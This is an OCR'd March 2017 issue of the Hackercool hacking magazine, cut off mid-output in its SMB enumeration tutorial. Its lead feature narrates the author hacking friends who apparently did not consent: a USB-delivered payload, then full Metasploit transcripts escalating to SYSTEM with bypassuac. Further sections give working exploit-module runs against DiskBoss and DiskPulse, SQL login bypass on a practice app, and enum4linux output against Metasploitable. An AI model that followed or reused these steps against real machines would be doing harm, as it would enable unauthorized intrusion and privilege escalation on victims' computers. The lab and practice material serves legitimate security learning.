Hackercool

March 2017 Edition 0 Issue 6

Firewall : ON
Antivirus : ON
System Hacked

RTHS : Hacking my Friends (Cont'd)

Privilege escalation

HACKED - The Beginning :
An account of a journey into the world of hacking.

METASPLOITABLE TUTORIALS
SMB Enumeration

HACKSTORY :
Yahoo hack gets a climax

INTERVIEW :
Md. Taher ALI, Shift Lead SOC Analyst

INSIDE

Here's what you will find in the Hackercool March 2017 Issue .

I can do all things through Christ who strengtheneth me.
Philippians 4:13

Editor's Note

Hello Readers, Thank you for subscribing to this Magazine. This is the sixth issue of zeroeth edition of my magazine Hackercool.

Let me introduce myself. My name is Kalyan Chakravarthi Chinta and I am a passionate cyber security researcher (or whatever you want to call it). Let me make it very clear that I am not an expert in this field and consider myself a script kiddie.

Notwithstanding this, I have my own blog on hacking, www.hackercool.com. This blog has a dedicated Facebook page and Youtube channel with name "Kanishkashowto". I also developed a vulnerable web application for practice "Vulnerawa" to practice website security.

This magazine is intended to deal with hacking in real time, both black hat and white hat. I am hopeful this magazine will be helpful not only to the beginners who come into field of cyber security but also experts in this field. The main focus of thi s magazine is dealing hacking in real time scenarios. i.e hacking with antivirus and firewall ON. My opinion is that we cannot improve security consciousness in users until we teach about real time hacking.

In this issue, a new "Real Time Hacking Scenario" is introduced. If you think antivirus and Firewalls protect you from hackers, then this scenario is for you. This issue also introduces a new feature : Interview. This is to give our readers into the jobs of the cyber security personnel. Ofcourse all other regular features are there.

This magazine is available for subscription in Magzter and Gumroad. It is also available for sale on Kindle store, 24symbols, iBooks, nook, kobo, Pagefoundry and Scribd. If you have any queries regarding this magazine or want a specific topic please send them to qa@hackercool.com and please don't forget to like our Facebook page "Hackercool". Until the next issue, Good Bye.

REAL TIME HACKING SCENARIO

HACKING MY FRIENDS (Cont'd)

WHAT HAPPENED UNTIL NOW?

Hackercool got an opportunity to hack his friends. For this, he created a payload that would bypass almost all antivirus and then a bit of social engineering to lure his friends to click on the bait he offered them. The package was delivered to his would be victims in a USB drive. Although he targeted some 15 victims, he got two meterpreter sessions. (FEB 2017)

H

Hi, I'm hackercool, allegedly a black hat hack -er for some people but I still consider myself a script kiddie.

Some people consider hackers to be Gods. But we are normal people too, atleast sometimes.

Whatever lets continue with my latest hacki -ng scenario. I thought I would get atleast some 10 meterpreter sessions but I only two. Th -at's disappointing. What's more disappointing is one connection is already lost.

So now I am left with only one session. I better work on it fast. We can use the comma-nd "sessions -i 1" (Note that 1 is the session number here). I typed the command "sysinfo" to get more information about the system.

Since I am proficient with meterpreter, i am used to the commands of it but if you are new to meterpreter, you can see all the comm -ands by typing command "help".

So my target is a 64bit Windows 7 system and I have a 32 bit meterpreter session on it. Since it is a home computer user, this system obviously belongs to a workgroup (More abou -t workgroup and domain in the Metasploitab-le Tutorials section of this Issue).

Before I go further, let me tell you a bit ab -out stages of hacking. As soon as we gain ac -cess, the next stages of hacking are

Escalating privileges
Creating Backdoors
Clearing Logs

We may not be so lucky to get admin rights every time we hack. This is definitely one of such case. We can use the command "getuid" to check the privileges we have. On using that command, I get to know that I don't have syst-em privileges.

Meterpreter includes a command to autom -atically get system rights. The command is r-ghtly named "getsystem".Usage of that comm -and failed to give me system rights as shown below.

```
msf exploit(handler) > sessions -l

Active sessions
===============

  Id  Type                   Information                                    Connect
ion
  --  ----                   -----------                                    -------
---
  1   meterpreter x86/win32  WIN-7R628QQV89D\Kanishka @ WIN-7R628QQV89D  192.168
.202.137:4433 -> 192.168.202.139:49849 (192.168.202.139)

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : WIN-7R628QQV89D
OS              : Windows 7 (Build 7600).
Architecture    : x64 (Current Process is WOW64)
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/win32
meterpreter >
```

```
meterpreter > sysinfo
Computer        : WIN-7R628QQV89D
OS              : Windows 7 (Build 7600).
Architecture    : x64 (Current Process is WOW64)
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/win32
meterpreter > getuid
Server username: WIN-7R628QQV89D\Kanishka
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: The environment is incorrect. The
following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
meterpreter >
```

I tried "hashdump" to dump the password has -hes belonging to the system which also resu-lted in a failure.

```
    Command       Description
    -------       -----------
    getsystem     Attempt to elevate your privilege to that of local system.


Priv: Password database Commands
================================

    Command       Description
    -------       -----------
    hashdump      Dumps the contents of the SAM database


Priv: Timestomp Commands
========================

    Command       Description
    -------       -----------
    timestomp     Manipulate file MACE attributes

meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: The parameter is incorrect.
meterpreter >
```

So we need to escalate privileges to get syste-m rights on my target. This can be done by c-hecking if our target has any privilege escalat-ion vulnerabilities and exploiting them.

That's a little tenuous process. But if you are pen tester, there is one easier process alt-hough I am not a big fan of it (you will see soo-n why I am not a big fan of it). It is called the local exploit suggester script. It will automatic-ally search for vulnerabilities in the target and suggest exploits for it.

Let me show you its usage. Lets background the current session and search for the local e-xploit suggester script as shown below.

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(handler) > search lester
[!] Module database cache not built yet, using slow search

msf exploit(handler) > search exploit_suggester
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                      Disclosure Date  Rank    Descriptic
n
   ----                                      ---------------  ----    ----------
-
   post/multi/recon/local_exploit_suggester                   normal  Multi Recc
n Local Exploit Suggester


msf exploit(handler) >
```

Load the following exploit and set the required options. The only option we need to set is that of "session". That is the number of the previo-us meterpreter session we had(in this case 1)

Execute the exploit.

```
msf exploit(handler) > use post/multi/recon/local_exploit_suggester
msf post(local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module or
.
   SHOWDESCRIPTION  false            yes       Displays a detailed description f
or the available exploits

msf post(local_exploit_suggester) > set session 1
session => 1
msf post(local_exploit_suggester) > run

[*] 192.168.202.139 - Collecting local exploits for x86/windows...
```

The exploit will run for some time before showing all the local exploits. In this case, it schecked for 31 local exploits which can be used for privilege escalation on the Windows system.

Privilege escalation is the act of exploiting a bug, design flaw or configuration oversight in an operating system or software application to gain elevated access to resources that are normally protected from an application or user.

Here are the exploits I got for my present targ-et.

```
msf post(local_exploit_suggester) > run

[*] 192.168.202.139 - Collecting local exploits for x86/windows...
[*] 192.168.202.139 - 31 exploit checks are being tried...
[+] 192.168.202.139 - exploit/windows/local/ikeext_service: The target appears t
o be vulnerable.
[+] 192.168.202.139 - exploit/windows/local/ms10_092_schelevator: The target app
ears to be vulnerable.
[+] 192.168.202.139 - exploit/windows/local/ms13_053_schlamperei: The target app
ears to be vulnerable.
[+] 192.168.202.139 - exploit/windows/local/ms13_081_track_popup_menu: The targe
t appears to be vulnerable.
[+] 192.168.202.139 - exploit/windows/local/ms14_058_track_popup_menu: The targe
t appears to be vulnerable.
[+] 192.168.202.139 - exploit/windows/local/ms15_051_client_copy_image: The targ
et appears to be vulnerable.
[+] 192.168.202.139 - exploit/windows/local/ms_ndproxy: The target service is ru
nning, but could not be validated.
[+] 192.168.202.139 - exploit/windows/local/ppr_flatten_rec: The target appears
to be vulnerable.
[*] Post module execution completed
msf post(local_exploit_suggester) >
```

I found eight exploits. Loading each exploit an-d typing command "show info" will give more info about the exploit as shown below.

```
  Id  Name
  --  ----
  0   Windows x86
  1   Windows x64

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  DIR                       no        Specify a directory to plant the DLL.
  SESSION                   yes       The session to run this module on.

Payload information:

Description:
  This module exploits a missing DLL loaded by the 'IKE and AuthIP
  Keyring Modules' (IKEEXT) service which runs as SYSTEM, and starts
  automatically in default installations of Vista-Win8. It requires an
  insecure bin path to plant the DLL payload.

References:
  https://www.htbridge.com/advisory/HTB23108
  https://www.htbridge.com/vulnerability/uncontrolled-search-path-element.html

msf exploit(ikeext_service) >
```

Here I have loaded the ikeext_service exploit. This exploit plants a dynamic linking library in the target system to escalate privileges as sh-own below.

As seen already in the local exploit searc-h module, we need to set only one option :the id of the meterpreter session.

```
  ----     ---------------  --------  -----------
  DIR                       no        Specify a directory to plant the DLL.
  SESSION                   yes       The session to run this module on.

Payload information:

Description:
  This module exploits a missing DLL loaded by the 'IKE and AuthIP
  Keyring Modules' (IKEEXT) service which runs as SYSTEM, and starts
  automatically in default installations of Vista-Win8. It requires an
  insecure bin path to plant the DLL payload.

References:
  https://www.htbridge.com/advisory/HTB23108
  https://www.htbridge.com/vulnerability/uncontrolled-search-path-element.html

msf exploit(ikeext_service) > set session 1
session => 1
msf exploit(ikeext_service) > run

[*] Started reverse TCP handler on 192.168.202.137:4444
[-] Exploit aborted due to failure: bad-config: Wrong Payload Architecture
[*] Exploit completed, but no session was created.
msf exploit(ikeext_service) >
```

When I run the exploit, it executes the exploit but doesn't create a session.It seems we don't have an insecure (insecure in the sense ,a folder where the all the users have access rig-hts) folder to plant the dll.

I try out other local exploits suggested by

the local_exploit_suggester module. They all prove futile in escalating privileges. This is the exact reason why I am not a big fan of this mo-dule. Even though this is a wonderful script it is definitely not foolproof. This does'nt mean it's completely useless. It's all a case of perso-nal choices.

Now back to the job of privilege escalation. When it comes to Windows 7, I have my favo-rite. It is the bypassuac exploit.

But first what is an UAC?

User Account Control(UAC) is a secur-ity feature introduced by Microsoft with their Windows Vista and Windows Server 2008 operating systems. It protects your s-ystem by limiting application software to s-tandard user privileges until an administr-ator requests for elevation of privileges. In this way, only trusted applications will get admin privileges and malware cannot har-m the system unless the user gives it per-mission which is most unlikely.

In other words, a user account may have administrator privileges assigned to it, but applications that the user runs do not inherit those privileges unless they are approved beforehand or the user explicitl-y authorizes it.

This UAC can be bypassed if it is used with it-s default settings. The bypassuac exploit work-s both on x86 and x64 machines.

This exploit works by taking advantage of process injection that has a trusted Windows Publisher Certificate (example explorer.exe which runs at medium integrity).

Search for the bypassuac exploit in Metas ploit as shown below. As you can see, we hav-e three modules. I chose the first one.

```
msf exploit(ms10_092_schelevator) > back
msf > search bypassuac
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                      Disclosure Date  Rank       Descri
ption
   ----                                      ---------------  ----       ------
-----
   exploit/windows/local/bypassuac           2010-12-31       excellent  Window
s Escalate UAC Protection Bypass
   exploit/windows/local/bypassuac_injection  2010-12-31       excellent  Window
s Escalate UAC Protection Bypass (In Memory Injection)
   exploit/windows/local/bypassuac_vbs       2015-08-22       excellent  Window
s Escalate UAC Protection Bypass (ScriptHost Vulnerability)


msf >
```

If the first one doesn't work, I will try others (m-ostly the first one has been always successfu-l for me).

Load the exploit as shown below. Set the session just like we did before.

```
msf exploit(bypassuac_injection) > use exploit/windows/local/bypassuac
msf exploit(bypassuac) > show options

Module options (exploit/windows/local/bypassuac):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   SESSION                     yes       The session to run this module on.
   TECHNIQUE  EXE             yes       Technique to use if UAC is turned off (
Accepted: PSH, EXE)


Exploit target:

   Id  Name
   --  ----
   0   Windows x86


msf exploit(bypassuac) > set session 1
```

When all the options are set, type comm-and "run" to execute our module. After giving me some jitters,the module finally worked and gave me another meterpreter shell.i.e session 2.

```
msf exploit(bypassuac) > set session 1
session => 1
msf exploit(bypassuac) > run

[*] Started reverse TCP handler on 192.168.202.137:4444
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[-] Unable to identify admin group membership
[-] Either whoami is not there or failed to execute
[-] Continuing under assumption you already checked...
[-] Unable to identify integrity level
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (957487 bytes) to 192.168.202.139
[*] Meterpreter session 2 opened (192.168.202.137:4444 -> 192.168.202.139:49862)
 at 2017-03-25 09:10:29 -0400
```

Now let me get into the new shell, session 2. As soon as I got into it, the first command I try is "getsystem". Voila, I got the system priv-ileges. Let me confirm this by using the getuid command. Whoa, I have the system privilege-s.

```
msf exploit(bypassuac) > sessions -l

Active sessions
===============

  Id  Type                  Information                                    Connect
ion
  --  ----                  -----------                                    -------
---
  1   meterpreter x86/win32  WIN-7R628QQV89D\Kanishka @ WIN-7R628QQV89D  192.168
.202.137:4433 -> 192.168.202.139:49849 (192.168.202.139)
  2   meterpreter x86/win32  WIN-7R628QQV89D\Kanishka @ WIN-7R628QQV89D  192.168
.202.137:4444 -> 192.168.202.139:49862 (192.168.202.139)

msf exploit(bypassuac) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

(To be Continued)

VULNERAWA

NOT JUST ANOTHER TOOL


In this issue, we will not learn about a tool use -d in pen testing but a vulnerable application which can be used to practice web security.

Vulnerawa stands for “Vulnerable Web A -pplication”. Although there are many vulnera-ble web apps for practice, Vulnerawa differs f-rom them by being as close to real website as possible.


In other words, practising website hacking on Vunerawa will make you instantly prepare you for pen testing real websites.

The latest version of Vulnerawa, Vulneraw -a2 is packed with SQL injection, Login bypas -s, password cracking, Cross site scripting, lo-cal file inclusion and remote file inclusion vuln -erabilities. You can even deface the website in this app.


Here's an image of Vulnerawa2 after install -tion.



Let us look at the login bypass vulnerabity for example.Click on the link “Login”. You will be greeted with a login form as shown below.




Enter single quote character(‘) in the usernam -e field as shown below and click on “Submit”.




You will get an error as shown below,i.e the w -eb app is vulnerable to SQL injection. This tri -ck can also be used to check if real websites are vulnerable to SQL injection.

As we now know the webapp is vulnerable to SQL injection, we will try to bypass the login f-orm as shown below. This is oe of the ways u-sed to bypass a login form.



Once you enter that logic in both username a-nd password fields and hit on Submit button, you have successfully bypassed the form and will be taken to page as shown below.



In the above page, apart from congratulato-ry message, you can see some google searc-h queries to find websites vulnerable to login bypass vulnerabilities.

That was an example as to how to bypass login screen in Vulnerawa. Similarly you can find other above said vulnerabilities and explo-it them. Ofcourse they will be discussed and explained in the succeeding issues.

But first let us see how to set up Vulnerawa


Setting Up Vulnerawa in Wamp Server

INSTALLIT

To set up Vulnerawa for practice, we need to have Wamp server for Windows. Download Wamp server from the link given below.
https://sourceforge.net/projects/wampserver/

We will use “WAMPSERVER (64 BITS & PHP 5.3.10) 2.2d″ for this purpose. Install the Wamp Server.

Open browser and type “localhost” in the urlbar to see if wamp server is working as sho-wn below.




Now download Vulnerawa from the link below.
https://sourceforge.net/projects/vulnerawa/

You will find a zip file as shown below. Now we will extract the contents of this file into the root folder of Wamp server. That would be www folder.

Right click on the zip file, go to 7-zip as show-n below (or any other unzipping software) and-d select “Extract files” option.

Extract the files to the folder “C:\\wamp\www” which is the root folder for Wamp server.


Now lets check the root folder to see if the files are extracted. Go to wamp server’s root directory and you should see the folder name-d “vulnerawa” as shown below (please note t-hat the vesrion number may change).



Now open your browser and type “localhost” once again. Now we can see our Vulnerawa project listed in the Projects section.

Click on the project. If you see the below webpage, then Vulnerawa is successfully set up.

If it gives you some error, go to the url and type “http://localhost/vulnerawa2” directly. It should work fine.



Happy hacking practice.

DISKBOSS ENTERPRISE, DISKPULSE ENTERPRISE

METASPLOIT THIS MONTH

DiskBoss Enterprise GET Buffer Overflow

The first module we will see in Metasploit this month is that of DiskBoss Enterprise GET Buffer Overflow exploit.

DiskBoss is an automated program used to perform disk space analysis and file manag -ement solution. It allows us to perform variou -s types of disk space analysis, file classificat-ion, duplicate files search, file synchronizatio-n, disk change monitoring, file management, f -ile delete and data wiping operations on local disks, network shares, NAS devices and ente-rprise storage systems.

This module exploits a stack-based buffer overflow vulnerability in the web interface of DiskBoss Enterprise v7.5.12 and v7.4.28, cau -sed by improper bounds checking of the requ -est path in HTTP GET requests sent to the built in web server.

The good thing about this exploit is it will give us a meterpreter shell with system privile -ges directly. While pentesting this can be a b-oon. Let's see how this exploit works.

Load the module as shown below and use the "show options" command to see the optio-ns we need to configure.

```
msf > use exploit/windows/http/diskboss_get_bof
msf exploit(diskboss_get_bof) > show options

Module options (exploit/windows/http/diskboss_get_bof):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,t
ype:host:port][...]
   RHOST                     yes       The target address
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connection
s
   VHOST                     no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf exploit(diskboss_get_bof) >
```

Since our target is a web server, the RPORT option remains same. As you know, t-he RHOST is the target IP address. We need to choose the the payload.

This module was tested on a Windows 7 machine with DiskBoss enterprise version 7.4.28. After setting all the options, execute th -e module by typing command "run".

```
msf exploit(diskboss_get_bof) > run

[*] Started reverse TCP handler on 192.168.202.130:5544
[*] Automatically detecting the target...
[*] Selected Target: DiskBoss Enterprise v7.4.28
[*] Sending stage (957487 bytes) to 192.168.202.129
[*] Meterpreter session 4 opened (192.168.202.130:5544 -> 192.168.202.129:49433)
 at 2017-02-01 08:22:32 -0500


meterpreter >
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

As you can see above, we directly got a shell with system privileges.

DiskPulse Enterprise Login Buffer Overflow

The next exploit we see in Metasploit this mo-nth is a login buffer overflow in Deskpulse Ent -erprise version 9.0.34.

DiskPulse Enterprise is a real-time disk ch-ange monitoring solution allowing one to moni -tor one or more disks or directories, save rep -orts and disk change monitoring statistics, ex -port detected changes to a centralized SQL database, execute custom commands and se -nd E-Mail notifications when unauthorized ch -anges are detected in critical system files.

This module exploits a stack buffer overflo -w vulnerability in the HTTP login request. If s -uccessful, we will get a shell under Windows NT AUTHORITY\SYSTEM account. The usag -e of the exploit is as shown below.

```
msf > use exploit/windows/http/disk_pulse_enterprise_bof
msf exploit(disk_pulse_enterprise_bof) > show options

Module options (exploit/windows/http/disk_pulse_enterprise_bof):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,t
ype:host:port][...]
   RHOST                     yes       The target address
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connection
s
   VHOST                     no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Disk Pulse Enterprise 9.0.34


msf exploit(disk_pulse_enterprise_bof) >
```

Here are the options we need to set. Since I have used a reverse_tcp payload, I need to s-et the lport.

```
msf exploit(disk_pulse_enterprise_bof) > set RHOST 192.168.202.129
RHOST => 192.168.202.129
msf exploit(disk_pulse_enterprise_bof) > set lport 5555
lport => 5555
msf exploit(disk_pulse_enterprise_bof) > check
[*] 192.168.202.129:80 The target appears to be vulnerable.
msf exploit(disk_pulse_enterprise_bof) >
```

SMB ENUMERATION

METASPLOITABLE TUTORIALS

The lack of vulnerable targets is one of the main hindrances to practice the skil-l of ethical hacking. Metasploitable is one of the best and often underestimated vuln-erable OS useful to learn ethical hacking. Many of my readers have been asking me for metasploitable tutorials.So from last m-onth I decided to make a complete Metas-ploitable hacking guide in accordance wit-h ethical hacking methodology. I have pla-nned this series keeping absolute beginn-ers in mind. In the last issue, we saw scan-ning and banner grabbing. In this issue we will learn about SMB enumeration.

In hacking, enumeration is the process of coll-ecting information about user names, network resources, other machine names, shares and services running on the network. Although a little bit boring, it can be very helpful for the su-ccess of the hack in real time.

In our previous issue, we have performed scanning and banner grabbing. So we already know what services are running on the target machine. They include FTP, telnet, SMTP and SMB etc. We can perform enumeration on all these services.

We will start with the SMB service first. SMB stands for Server Message Block. Its mainly u-sed for providing shared access to files, print-ers and miscellaneous communications betw-een nodes on a network. It also provides an authenticated inter-process communication m-echanism. It is a predecessor of Common Internet File system (CIFS).

SMB enumeration can provide a treasure trove of information about our target. Let's se-e how to perform SMB enumeration with Kali Linux. I will use three tools inbuilt in Kali Linux : enum4linux, acccheck and SMBMap for this purpose.

The first tool we will use is enum4linux. A-s the name suggests, it is a tool used for enu-meration of Linux. To see all the options of th-is tool, just type "enum4linux -h". Using this tool, first let us see the users of the SMB serv-ice running on Metasploitable 2.

Open terminal and type command "enum4linux -U 192.168.25.129" as shown be-low (where 192.168.25.129 is the IP of our M-etasploitable machine, it can vary for you).

```
root@kali:~# enum4linux -U 192.168.25.129
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4l
/ ) on Mon Jul 18 05:50:24 2016

 ========================
|    Target Information    |
 ========================
Target ..... 192.168.25.129
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, n


 ======================================================
|    Enumerating Workgroup/Domain on 192.168.25.129    |
 ======================================================
[+] Got domain/workgroup name: WORKGROUP

 ====================================
|    Session Check on 192.168.25.129    |
 ====================================
[+] Server 192.168.25.129 allows sessions using username '', password ''
```

As we can see in the image above, this syste-m is part of a workgroup. We can see below on further scrolling down that it has listed all the SMB users present on the target.

```
 ============================
|    Users on 192.168.25.129    |
 ============================
index: 0x1 RID: 0x3f2 acb: 0x00000011 Account: games    Name: games     Desc: (r
ull)
index: 0x2 RID: 0x1f5 acb: 0x00000011 Account: nobody   Name: nobody    Desc: (r
ull)
index: 0x3 RID: 0x4ba acb: 0x00000011 Account: bind     Name: (null)    Desc: (r
ull)
index: 0x4 RID: 0x402 acb: 0x00000011 Account: proxy    Name: proxy     Desc: (r
ull)
index: 0x5 RID: 0x4b4 acb: 0x00000011 Account: syslog   Name: (null)    Desc: (r
ull)
index: 0x6 RID: 0xbba acb: 0x00000010 Account: user     Name: just a user,111,,D
esc: (null)
index: 0x7 RID: 0x42a acb: 0x00000011 Account: www-data Name: www-data  Desc: (r
ull)
index: 0x8 RID: 0x3e8 acb: 0x00000011 Account: root     Name: root      Desc: (r
ull)
index: 0x9 RID: 0x3fa acb: 0x00000011 Account: news     Name: news      Desc: (r
```

Of all the usernames the tool got us, I am assuming (I repeat, I am only assuming) only three usernames may be useful to us: user, root and msfadmin since others seem more li-ke processes but we will keep our fingers cro-ssed.

Computers on a network can be part of a workgroup or a domain. Computers in Workgroup are peer to peer connections. They do not have a server connected like domain. User accounts are present on the local computer.

```
user:[games] rid:[0x3f2]
user:[nobody] rid:[0x1f5]
user:[bind] rid:[0x4ba]
user:[proxy] rid:[0x402]
user:[syslog] rid:[0x4b4]
user:[user] rid:[0xbba]
user:[www-data] rid:[0x42a]
user:[root] rid:[0x3e8]
user:[news] rid:[0x3fa]
user:[postgres] rid:[0x4c0]
user:[bin] rid:[0x3ec]
user:[mail] rid:[0x3f8]
user:[distccd] rid:[0x4c6]
user:[proftpd] rid:[0x4ca]
user:[dhcp] rid:[0x4b2]
user:[daemon] rid:[0x3ea]
user:[sshd] rid:[0x4b8]
user:[man] rid:[0x3f4]
user:[lp] rid:[0x3f6]
user:[mysql] rid:[0x4c2]
user:[gnats] rid:[0x43a]
user:[libuuid] rid:[0x4b0]
user:[backup] rid:[0x42c]
user:[msfadmin] rid:[0xbb8]
```

Before we check for validity of these credentials, let us perform a full enumeration with enum4linux. In the terminal type command “enum4linux 192.178.25.129” i.e without any options. As you can see below, it lists us Nbts -tat information of what services are active on the target.

```
 ============================================
|    Nbtstat Information for 192.168.25.129    |
 ============================================
Looking up status of 192.168.25.129
        METASPLOITABLE  <00> -         B <ACTIVE>  Workstation Service
        METASPLOITABLE  <03> -         B <ACTIVE>  Messenger Service
        METASPLOITABLE  <20> -         B <ACTIVE>  File Server Service
        __MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser
        WORKGROUP       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        WORKGROUP       <1d> -         B <ACTIVE>  Master Browser
        WORKGROUP       <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

        MAC Address = 00-00-00-00-00-00
```

It also provides us with the OS information.

```
 ====================================
|    OS information on 192.168.25.129    |
 ====================================
[+] Got OS info for 192.168.25.129 from smbclient: Domain=[WORKGROUP] OS=[Unix]
Server=[Samba 3.0.20-Debian]
[+] Got OS info for 192.168.25.129 from srvinfo:
        METASPLOITABLE Wk Sv PrQ Unx NT SNT metasploitable server (Samba 3.0.20
Debian)
        platform_id     :       500
        os version      :       4.9
        server type     :       0x9a03
```

And crucial info about Shares, i.e which user has what rights on the target.

```
|    Share Enumeration on 192.168.25.129    |
 ========================================
Domain=[WORKGROUP] OS=[Unix] Server=[Samba 3.0.20-Debian]
Domain=[WORKGROUP] OS=[Unix] Server=[Samba 3.0.20-Debian]

        Sharename       Type      Comment
